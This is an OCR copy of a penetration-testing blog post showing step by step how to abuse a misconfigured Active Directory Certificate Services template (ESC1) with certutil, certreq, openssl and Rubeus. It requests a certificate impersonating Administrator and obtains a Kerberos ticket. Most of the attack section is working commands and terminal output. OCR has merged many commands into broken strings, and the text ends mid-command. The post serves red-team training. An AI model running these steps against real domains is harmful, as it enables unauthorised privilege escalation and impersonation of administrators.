
Practical Guide to ADCS Attacks Using LOLBAS

rbtsec.com/blog/practical-guide-to-adcs-attacks-using-lolbas

Asif Khan October 21, 2024



Introduction

In the previous **BLOGS** of this short ADCS series, we provided an overview of Active Directory Certificate Services and demonstrated how to approach them in a Linux environment.
In this bonus blog post, we'll explore how attackers can abuse Living Off the Land Binaries and Scripts (LOLBAS), in this case, the certutil and certreq tool, to carry out ESC1 attacks. This type of attack is particularly relevant in internal testing scenarios, especially in white-box approaches and/or red-team assessments. Let's dive into the details and walk through why and how this attack is executed, particularly in environments where attackers have limited privileges, such as regular user accounts.

Why should we use LOLBAS?

In internal white-box testing and red team assessments, it's essential to simulate realistic attack scenarios that assume an adversary has already breached an internal network (**Assumed Breach Model**). One critical aspect is assessing how an attacker can escalate privileges or persist in the network using native Windows tools. The certutil and certreq tools are native utilities that an attacker can use to enumerate, request, and retrieve certificates, potentially allowing them to impersonate other users or services without raising red flags. This approach is precious in environments where third-party tools can't be installed because of limited privileges (e.g., a regular user account) or

stringent security controls. By utilizing native tools like **certutil** and **certreq**, we avoid detection by endpoint detection and response (EDR) systems that may flag or block the use of external or custom scripts.

Target: Windows Environments and Exploitation

In Windows-based environments, we often aim to exploit inherent weaknesses or misconfigurations that allow us to gain higher access levels. The **certutil** and **certreq** tools, legitimate Windows tools used to enumerate and request certificates from a certificate authority (CA), can be weaponized. A certificate obtained using this tool exploiting misconfigurations can be used to authenticate as a higher-privileged user or gain access to sensitive resources. This blog assumes you're familiar with Active Directory Certificate Services (ADCS) attacks and the ESC1 vulnerability. If not, I recommend reviewing our ADCS blog series before diving in.

Video Walkthrough

Watch Video At: https://youtu.be/jdxCddRW06Y

Prerequisites

- **Widows Box – foothold**: Access to a Windows machine on the corporate enviroment network
- **Domain User Credentials:** Username and password (or other authentication tokens) of a legitimate user account member of the Active Directory domain, granting access to domain resources.

Overview

In this guide, we will:

1. Generate a certificate request on a Linux-attacking machine using OpenSSL.
2. Transfer the request to a Windows machine and use certreq to submit it.
3. Retrieve and use the certificate to gain access to a target system.

Generating the Certificate Request on a Kali Machine

First, we'll generate the certificate request (**admin.req**) and private key (**admin.key**) on our attacking Linux machine using OpenSSL. This prevents us from interacting with the certificate generation process on the restricted Windows system.


Create the OpenSSL Configuration Script

We will create a shell script that automates the process:

Copy

```
nanoscript.sh

#Insert below script in the script.sh

cnffile="admin.cnf"
reqfile="admin.req"
keyfile="admin.key"

dn="/DC=local/DC=shield/CN=Users/CN=Administrator"

cat> $cnffile <<EOF
[ req ]
default_bits = 2048
prompt = no
req_extensions = user
distinguished_name = dn

[ dn ]
CN = Administrator

[ user ]
subjectAltName = otherName:msUPN;UTF8:administrator@shield.local

EOF

opensslreq-config $cnffile -subj $dn -new-nodes-sha256-out $reqfile -keyout
$keyfile
```

This script defines the **Distinguished Name** (DN) for the certificate request and includes the necessary **subjectAltName** (SAN) for the **User Principal Name** (UPN).



Run the Script

Copy


```
# 1. Make the script executable:

chmod+xscript.sh

# 2. Run the script:

./script.sh

# 3. Verify the files:

ls

# 4. You should see the following output:

admin.cnfadmin.keyadmin.reqtest.sh
```

```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/Bonus]
└─# nano script.sh

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/Bonus]
└─# chmod +x script.sh

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/Bonus]
└─# ./script.sh
...+......+.+++++++++++++++++++++++++++++++++++*......+...+......+.....+.+........+......+
......+.......+...+............+..+.........+....++++++++++++++++++++++++++++++++++++++++*.+...
+...+.....+.......+.....+.+..........+......+....+........+.+.........+.....+.+......+.....+.
.........++++++
..+.+.....+....+..+.........+......+....+.....+...++++++++++++++++++++++++++++++++++++++++*.+..
.+...++++++++++++++++++++++++++++++++++*.....+........+......+.+...+...+.................
.+..+.....................+..+...+............+..+.......+...+..........+......+......+....
+...+........+....++++++
-----

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/Bonus]
└─# ls
admin.cnf  admin.key  admin.req  script.sh

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/Bonus]
└─#
```

Transfer Certificate Request to the Windows Machine

Now that we have the certificate request (admin.req), transfer it to the target Windows machine using any file transfer method available. Once the file is transferred, we'll use certreq on the Windows machine to submit the request to the Certification Authority (CA).

```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/Bonus]
└─# cat admin.req
-----BEGIN CERTIFICATE REQUEST-----
MIIC5DCCAcwCAQAwVzEVMBMGCgmSJomT8ixkARkWBWxvY2FsMRYwFAYKCZImiZPy
LGQBGRYGc2hpZWxkMQ4wDAYDVQQDDAVVc2VyczEWMBQGA1UEAwwNQWRtaW5pc3Ry
YXRvcjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALKPBRSHeX0cqJ0g
98XqMdZGDWESN0yseSwbEjP4hUrJMGviZELlPDWDXB1qu7CUjehV8Msi1t1DD9Rj
TYyJ0vnuAlRcFoRyPtIvZadaVOqQ3PP0APPjvsZVL7S0K1iawZpeM8RWp1wBGBeI
JVAfI+/sj6vn8GyH6KpLFpiWt2PyGXLazMUGjJaKI8g8MZxwMySLb24odgtDIY6W
9GfUnUMjxa+V84uwnpiqmNPrCTPGsl7YTAO/qrfoqaI964gMhbvnNRQOORjnbX8I
qtI1HyM0V4RARYJWx+KdevaTsSfjhfynd/hdXXAKLCGxpVoeWqeSF7kiWOVopVOm
nCuhGpMCAwEAAaBIMEYGCSqGSIb3DQEJDjE5MDcwNQYDVR0RBC4wLKAqBgorBgEE
AYI3FAIDoBwMGmFkbWluaXN0cmF0b3JAc2hpZWxkLmxvY2FsMA0GCSqGSIb3DQEB
CwUAA4IBAQCOxgSdeV7iCSdeGNy45t2Tf8j1ieCRanSCGh3F0G9nE2yHAFrzpHN1
XeefFUkWQsmb+nGoBkGGQvYzJ9Mr6GCf6fxM/9ZQ32N1ucwBGbS3BQnz7MovhHal
g5G/0ldgGVwHiCEktlNO8/6Ja7ii9rtdhighOTkqc1kCQmzDX/XVTIcf0brGCUSQ
K/n9Kf4wIIHvmeRwfIFyHIRn7sf5XJkqkB15rVd3Pwl2TpdAJGVZ2qyrWBd4yKCt
PvTYpBs2X7c7r2TH68KghVKbhVTUalNMLLCaghn/V/YILtvasAeqm+XhwsAaTitE
TdhMHKS+Ic9QxWNsf5RG6Sb5HDOCqh4B
-----END CERTIFICATE REQUEST-----
```




Enumerating the CA with Certutil

Gathering information about the Certificate Authority (CA) and its certificate templates is crucial before submitting a request. We can use **Certutil**, a native Windows utility, to list available certificate templates and identify any vulnerabilities resulting from misconfigurations or overly permissive access controls. This reconnaissance step helps us target the appropriate certificate template for escalation, increasing the chances of a successful attack. Once they identify a vulnerable template, we can submit their certificate request to the CA.

Copy

```
# Dump general information about the certificate store
certutil-dump

# Dump information about the local Certificate Authority (CA)
certutil-ca

# List all local certificate templates
certutil-catemplates

# List all certificate templates in verbose mode
certutil-v-template

# Dump detailed information about all certificate templates
certutil-v-dstemplate

# List all certificate templates that support client authentication (clientAuth)
certutil-v-template-clientauth

# Show detailed information about a specific template (ESC1)
certutil-templateESC1

# Dump detailed information about the ESC1 template
certutil-v-dstemplateESC1
```



Submit the Certificate Request Using certreq

On the Windows machine, use the following command to request the certificate by submitting the certificate request. This command submits the request (admin.req) to the CA and outputs the signed certificate as admin.cer.

Copy

```
certreq-submit-configDC4.shield.local\shield-DC4-CA-
attrib"CertificateTemplate:ESC1"admin.reqadmin.cer
```

```
PS C:\Windows\Temp\test> certreq -submit -config DC4.shield.local\shield-DC4-CA -attrib "CertificateTemplate:ESC1" admin.req admin.cer
RequestId: 138
RequestId: "138"
Certificate retrieved(Issued) Issued
PS C:\Windows\Temp\test> ls


    Directory: C:\Windows\Temp\test


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/13/2024   3:42 PM           2240 admin.cer
-a----        10/13/2024   3:42 PM           1094 admin.req
-a----        10/13/2024   3:42 PM           4330 admin.rsp
------        10/13/2024   2:25 PM         462848 Rubeus.exe
```

Retrieving and Combining the Certificate and Key

After obtaining the certificate (admin.cer), we must combine it with the private key to create a .pfx file. This will allow you to authenticate as the user whose identity you impersonated.

```
PS C:\Windows\Temp\test> cat admin.cer
-----BEGIN CERTIFICATE-----
MIIGLjCCBRagAwIBAgITIQAAAIpH0NSM13mPvwAAAAAAijANBgkqhkiG9w0BAQsF
ADBHMRUwEwYKCZ[redacted]
bGQxFjAUBgNVBAMTDXNoaWVsZC1EQzQtQ0EwHhcNMjQxMDEzMTkzMjExWhcNMjUx
MDEzMTkzMjExWjBXMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxFjAUBgoJkiaJk/Is
ZAEZFgZzaGllbGQxDjAMBgNVBAMTBVVzZXJzMRYwFAYDVQQDEw1BZG1pbmlzdHJh
dG9yMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAso8FFId5fRyonSD3
xeox1kYNYRI3TKx5LBsSM/iFSskwa+JkQuU8NYNcHWq7sJSN6FXwyyLW3UMP1GNN
jInS+e4CVFwWhHI+0i9lp1pU6pDc8/QA8+O+xlUvtLQrWJrBml4zxFanXAEYF4gl
UB8j7+yPq+fwbIfoqksWmJa3Y/IZctrMxQaMloojyDwxnHAzJItvbih2C0Mhjpb0
Z9SdQyPFr5Xzi7CemKqY0+sJM8ayXthMA7+qt+ipoj3riAyFu+c1FA45GOdtfwiq
0jUfIzRXhEB[redacted]glWh5ap5IXuSJY5WilU6ac
K6EakwIDAQA[redacted]orBgEEAYI3FAIDoBwMGmFk
bWluaXN0cmF[redacted]QWBBTdDoK/lSdtcx1DiiZK
R87CPql10DA[redacted]KsmRQxNb9pqDCByAYDVR0f
BIHAMIG9MIG[redacted]llbGQtREM0LUNBLENOPURD
NCxDTj1DRFA[redacted]ljZXMsQ049U2VydmljZXMs
Q049Q29uZml[redacted]9jYWw/Y2VydGlmaWNhdGVS
ZXZvY2F0aW9[redacted]NSTERpc3RyaWJ1dGlvblBv
aW50MIHABgg[redacted]JHMAKGgaBsZGFwOi8vL0NO
PXNoaWVsZC1[redacted]JyMEtleSUyMFNlcnZpY2Vz
LENOPVNlcnZ[redacted]M9c2hpZWxkLERDPWxvY2Fs
P2NBQ2VydGl[redacted]ljZXJ0aWZpY2F0aW9uQXV0
aG9yaXR5MA4[redacted]I3FQcEMTAvBicrBgEEAYI3
FQiF/cVkhvv[redacted]ACAWUCAQAwKQYDVR0lBCIw
IAYKKwYBBAG[redacted]MCMDUGCSsGAQQBgjcVCgQo
MCYwDAYKKwYBBAGCNwoDBDAKBggrBgEFBQcDBDAKBggrBgEFBQcDAjBEBgkqhkiG
9w0BCQ8ENzA1MA4GCCqGSIb3DQMCAgIAgDAOBggqhkiG9w0DBAICAIAwBwYFKw4D
AgcwCgYIKoZIhvcNAwcwDQYJKoZIhvcNAQELBQADggEBABGN47HlPWbMc6dpmz8r
Uo4dRqcAgiSwAvdMg5D0TxZy+ON6SM5aQpnPErlKV3afAX9a5yJ8uUhA++G28xVx
5Q5aslSn/6x/C2Ffe+l18Kvi4hFxPjPfHwc3YSuRO1rHjBSepelzwZJT84znBXOF
WypMbY812YS0OGY72kOuF2r8ej07RcinSB3+FI4SNS4nDaWdUm5PB74rH794qVZu
wxMH1qVmtTvAWYnJde55K5r3bxrb6ecmKTs5BnBwaw3z+UG979SZ+sAgHvJTDoqz
rW/CU71e3O4rJOAntB9KGXlmTVOqlMty8HJxg/Ssf5cySU23Dbvao/6RNOn+gLS8
SbQ=
-----END CERTIFICATE-----
```

Combine the Private Key and Certificate

Run the following command on your attacking machine to combine the certificate and private key. This creates a PEM-formatted certificate and key pair.

Copy


```
catadmin.keyadmin.cer>cert.pem
```

Convert to a .pfx File

Next, convert the PEM file to a .pfx file using OpenSSL. We'll be prompted to enter an export password, which will be required later to use the .pfx file for authentication.

Copy

```
opensslpkcs12-incert.pem-keyex-CSP"Microsoft Enhanced Cryptographic Provider
v1.0"-export-outcert.pfx
```



Using the Certificate to Authenticate

With the .pfx file in hand, you can now use tools like Certipy to authenticate as the user whose certificate you requested, or even we can use Rubeus to get a TGT using asktgt.

Before using the certificate, it must be converted into base64 format. While the .pfx file can be used directly, transferring the base64-encoded data is more convenient than transferring the .pfx file itself. Therefore, we will convert it into a base64 format compatible with Rubeus.

Copy

```
catcert.pfx|base64-w0
```

```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/Bonus]
└─# cat cert.pfx | base64 -w 0
MIINfQIBAzCCDTMGCSqGSIb3DQEHAaCCDSQEgg0gMIINHDCCBxIGCSqGSIb3DQEHBqCCBwMwggb/AgEAMIIG+AYJKoZIhv
cNAQcBMFcGCSqGSIb3DQEFDTBKMCkGCSqGSIb3DQEFDDAcBAitUVNXKQmy+wICCAAwDAYIKoZIhvcNAgkFADAdBglghkgB
ZQMEASoEEHbuKFciZ4Z3aaNQUxQSjU+AggaQbQpo8/UxRoS9Zsivg+uMElL303JyQ/mjIzmN7KLV/X2DGg0M7x8AmcML/E
PwPcLaZdkx7ATfuBniB8WdViRbOjtYps7TUDoeeh1LKPKIznfrsJWVCyv39wVQSPL88zw8Wdoj5FMNb+wOs73N7PucYEsg
0ZH+zDWh1vZ7AxXT8ypbpjwnKI3VIvE7OJhplqN/O6pHTCeaqC9Af1jbs2VlW1dDuuDwXNcxaeyCLdNhERoNaY/mKJFXcS
d8ZbWyDxQJ8gQYP6WquLll+BNZm8pRcsteiOeGKiHN3eqP/d6ZhMkgGHblcYd5LWJEKCVftzKe0pxlpDSg6Pj0Wsbio4jm
hVWYTltMGLY7WZ6SCjMWfscKOmn2Vi6SQXUPHfT7/+ig2g2TNRTwDhcY4D8fm2KHJpgKowmrNTaoN8aJG/Vdv/y0IPGrn4
AIUhLhHU9t+ofggMypJpRBPmwxd+8r8U2SEmZoe9dIt41U0dhgECpDIrJz1Suz+ez/w58JEk8tYiVctTgqeSEbu7kAfIvz
P36NBoEK7aM0rttE9UkQ3A+g9UCztHVLLfU6NfRNwtnXklMRLBnkyOXMqGVjmx23RQhNl1Xt5Tji5jMa0nDVajt2KTLpyy
two3pqx1DgzFhcslBwuHUO/RD75c/d7Ezbc5Oi/KJ7wR1UdU7POq7fnb2slmTekdI3I5E6vTFeFn9pKlxslaFLhcIXFJgR
PeC88vTVb5Wq0Ti9JnpnyCWhB93p5qqBNvbo2fRedTwWU1xteYrRfdpgsVAoKwYDz8GIyLovP6JgKmiYXoHk4GE2o6rOkL
3hVPxNwtMIAfc1qWUuzQw2wVSqmof337F5eslRZaEoP9sjzc4r+svEI6MXFmKwiRTXA5+0H5+zPubFE7hHfbJm2iMQOCwC
CtNshvkIykt8mlO6LmgS7L6e7LUNr7wJifm4FXgyUm2Q9hA3M/3nw9w9qp2Hk/CmVNnr5zynrLr/klhw6iFNGixvHWf6Py
8pZ8P8c97q8oKIwZG9NlN4j3sRe04kjNq8LTjxNAgoYNzv8sf6eKHX8fSiuOdrPShSLG1uGT7ZFg/26LT2Mg56wwcQun6Z
4pti8+n8kTZIk7ph1+c2eZ8vBhw53yXr5iNPUj7QW7wXiggSrd3e6LfKY3ureSVXDEDHGLj+wQS3OL50Yjfq1L3pV3U7Nh
2N2bffiHvsoyjFy17YWp1LKURcY1FvB0n9q5xtBoyTBru4G86No4f/MRVkriv0fmZe8zdCEIEPJBJjoArPCLfGb/9Ef3vH
ruBlswSUnzSZCt1rD8+WktGJBYJXUswBcmx4dETfAGsG8pOY5R3p+0X+t+37H0z4BYmMu2RR05mqK7a5ZcyoLDhYK6Ptzr
QfuCPsYCzmH09SLKIxil3WubKD+3NErYGIs2b5322wudzHnUjLZiIcPnvdAhCGmlm5qwoZL/2i1SQhC/R4KhC5GTMBvZn1
BFHFPUbwMn1bpaekmiRZ848nbBdLlZ8vukfr9QOgSJ312pXYjlvCmOvXZU1cPCptbQ9VyTCfSpWHb1v0xC1Q3FYzniIAmg
m5q1yk7dOmR86Q2pezmzjMqzYJONvo38JBlL5cNZTBWTNQ1WJ8YSZ3dR2/8E9DdkDvXga9Ud+Zy3LkhG8YW7kim2QCQk8j
pX3/qEhsaQBcuqFtw16BkdTfHnoGOiuENedVVq1lkrxyEzw8IEi6M9G2Yc8j34gfs0xeOAJ5QZRfHiObEP/6bEIvYr7b5E
FFwBltl1djRexl5neA1684YQ8+QA7+04q9SFOWNQPTmGOZjgGr9ImXNCRSQuHQZSeuakeZ5PJ+bYJ/klG/OChvD0ntzmgh
de9PboMAaTA1FJpjuDkToDm8hCeWr5rympZ5PeLYbrZoobQfekAzbrT7dK9vxFg8evRx9BHe9uSGsicoFSooZvRlyXRPz7
```

Use Rubeus to Obtain a TGT using the certificate

Copy

```
.\Rubeus.exe asktgt/user:Administrator/certificate:<base64-encode-Certificate>/nowrap/ptt
```

```
PS C:\Windows\Temp\test> .\Rubeus.exe asktgt /user:Administrator /certificate:MIINfQIBAzCCDTMGCSqGSIb3DQEHAaCCDSQEgg0gMIINHDCCBxIGCSqGSIb3DQEHBqCCBwMwggb/AgEAMIIG+A
YJKoZIhvcNAQcBMFcGCSqGSIb3DQEFDTBKMCkGCSqGSIb3DQEFDDAcBAitUVNXKQmy+wICCAAwDAYIKoZIhvcNAgkFADAdBglghkgBZQMEASoEEHbuKFciZ4Z3aaNQUxQSjU+AggaQbQpo8/UxRoS9Zsivg+uMElL303
